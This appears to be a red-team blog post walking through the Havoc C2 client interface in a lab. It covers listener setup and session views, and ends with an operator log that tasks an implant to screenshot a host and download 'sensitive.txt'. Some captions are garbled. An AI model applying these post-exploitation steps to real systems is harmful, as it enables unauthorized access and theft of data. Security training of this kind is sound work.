

Havoc C2 Framework Part 2: Client User Interface (2024)


 medium.com/@r1ckyr3c0n/havoc-c2-framework-part-2-client-user-interface-2024-c029322527f1

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Havoc C2 Client User Interface


Introduction

In part one of this Havoc Command and Control (C2) framework series, I covered how to install and configure a Havoc Teamserver and Client, plus how to connect the Client to the Teamserver and launch it for use. In this article, I am going to give an overview of the Havoc Client User Interface (UI), which will include the Teamserver chat, Listeners, Session View, Event Viewer, Loot, Payloads, Scripts Manager, and Interacting with Sessions.

Havoc Client Interface Overview


After clicking on **“Connect”**, the user will be authenticated, and the Havoc Client UI will launch. Located at the very top left corner of the interface are five different drop-down menus: Havoc, View, Attack, Scripts, and Help. These menu options enable an operator to create listeners, payloads, view “Loot”, upload scripts, etc. Below those menu options is a window that will display sessions (think Cobalt Strike beacons) in graph or table form. To the right of that window is the **“Event Viewer”** tab which is displayed by default, and provides information on actions or events that occurred, such as connected/disconnected

operators, listeners created, established sessions, etc. This right-side window will also display functions that accompany loaded extensions, which I will cover later in the article. The bottom window of the interface displays items in a tabbed format, that includes Teamserver Chat, Listeners, interactive sessions, and other Havoc features.



Havoc Client User Interface

Teamserver Chat




Two authenticated operators on the same Teamserver can chat in Teamserver Chat

Listeners

A listener is essentially an application that is waiting for a callback over a specific port or protocol, like a Netcat listener does, but a Havoc listener requires the use of a payload generated by the framework (although some frameworks support foreign listeners), to


work properly, which we will get into later. Havoc supports http, https, smb, and external C2 listener types. Listeners can be created easily using the Havoc Client UI.

To open the listeners tab, click on **“View”** and select **“Listeners”**. A tab called **“Listeners”** will appear at the top of the bottom window. If a tab is highlighted with a border (like Listeners is below) you are in the Listeners workspace and can add, edit, or delete listeners.




Opening “” tab

To create a listener, click **“Add”** at the bottom of the lower window in the Listeners tab and a pop-up window will appear called **“Create Listener”**. From here select the Havoc demon payload that will connect to it, i.e., https, http, smb, or external. You can add hosts with the **“Add”** button (it is covered up with the image), which can be an IP address, domain, etc. In the image below, everything from **“Host Rotation”** on down are the default settings for my listener. Your default “Host (Bind)” address will be your Teamserver IP address. You can also create listeners that bind to the localhost (127.0.0.1) or ANY (0.0.0.0). Once you have configured the listener who you want, click **“Save”**, the **“Create Listener”** window will close, and that new listener will populate in the Listeners Tab. An event will also be logged in the **“Event Viewer”** window (top right of the UI).



Creating a listener


Below is a smb listener and the **"Pipe Name"** I used is from a Cobalt Strike malleable C2 Profile that is a common Chrome named pipe.



Creating an smb listener

Session View

The top left window of the UI displays sessions, which are compromised hosts, running a Havoc demon agent (payload) that has established a reverse connection and is calling back to the Havoc Teamserver. These sessions auto populate in the sessions window when the demon agent is executed. Click on **“View”** and select **“Session View”** to choose between **“Table”** or **“Graph”** view for the sessions.



“ ” choosing “ ” or “ ” view for sessions






Table view of an established “ ”



Graph view of an established “ ”

You can have an unprivileged or privileged session, and these sessions are differentiated by color and appearance.



Graph view showing differences between unprivileged and privileged sessions


ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
32936344	192.168.110...	192.168.110...	pparker	SPIDERMAN	Windows 10	mmc.exe	4988	17s	healthy
66154692	192.168.110...	192.168.110...	pparker	SPIDERMAN	Windows 10	mmc.exe	6248	17s	healthy

In table view, a Red ID indicates a privileged session.

Table view showing differences between unprivileged and privileged sessions

Event Viewer

The “**Event Viewer**” is displayed in a tab located in the top right window. By default, it is launched with the Havoc Client, but if closed out, it can be opened again by clicking on “**View**” and selecting “**Event Viewer**”. Again, the “**Event Viewer**” provides information on actions or events that occurred, such as connected/disconnected operators, listeners created, established sessions, etc.



“ ” displays in the top right window of the UI

Loot

Loot is where your pillaged post-exploitation valuables are stored, i.e., downloads and screenshots. Below you can see that after tasking a session to take a “screenshot” it displays, “Successful took screenshot”, but there is not an image displayed. I was also able to download a file called sensitive.txt, but again, I am not seeing it anywhere.

The screenshot shows the Havoc interface with a menu bar (Havoc, View, Attack, Scripts, Help, Bloodhound) and a table of agents. Below the table is a chat window with tabs for Teamserver Chat and two agent sessions. The chat window displays a log of commands and responses for agent [32936344].

ID	External	Internal	User	Computer	OS	Process
32936344	192.168.110....	192.168.110....	pparker	SPIDERMAN	Windows 10	mmc.exe
66154692	192.168.110....	192.168.110....	pparker	SPIDERMAN	Windows 10	mmc.exe

Teamserver Chat X [32936344] pparker/SPIDERMAN X [66154692] pparker/SPIDERMAN X

```

10/01/2024 02:51:23 [r1cky] Demon » screenshot
[*] [EB94AF5D] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

10/01/2024 02:51:38 [r1cky] Demon » dir
[*] [2F543716] Tasked demon to list current directory
Directory of C:\Users\pparker\Downloads\:

10/01/2024 18:45          282 B      desktop.ini
10/01/2024 18:46      102.40 kB    mmc.exe
09/01/2024 13:20      <DIR>
                2 File(s)      102.68 kB
                1 Folder(s)

10/01/2024 02:51:56 [r1cky] Demon » cd ../Desktop
[*] [E81F9B4C] Tasked demon to change directory: ../Desktop
[*] Changed directory: ../Desktop

10/01/2024 02:52:02 [r1cky] Demon » dir
[*] [901DAFES] Tasked demon to list current directory
Directory of C:\Users\pparker\Desktop\:

10/01/2024 18:45          282 B      desktop.ini
10/01/2024 18:50          893 B      sensitive.txt
                2 File(s)      1.18 kB
                0 Folder(s)


10/01/2024 02:52:14 [r1cky] Demon » download sensitive.txt
[*] [439A5E80] Tasked demon to download a file sensitive.txt
[*] Started download of file: C:\Users\pparker\Desktop\sensitive.txt [893 B]
[+] Finished download of file: C:\Users\pparker\Desktop\sensitive.txt

[pparker/SPIDERMAN] mmc.exe/4988 x64 (MARVEL.local)

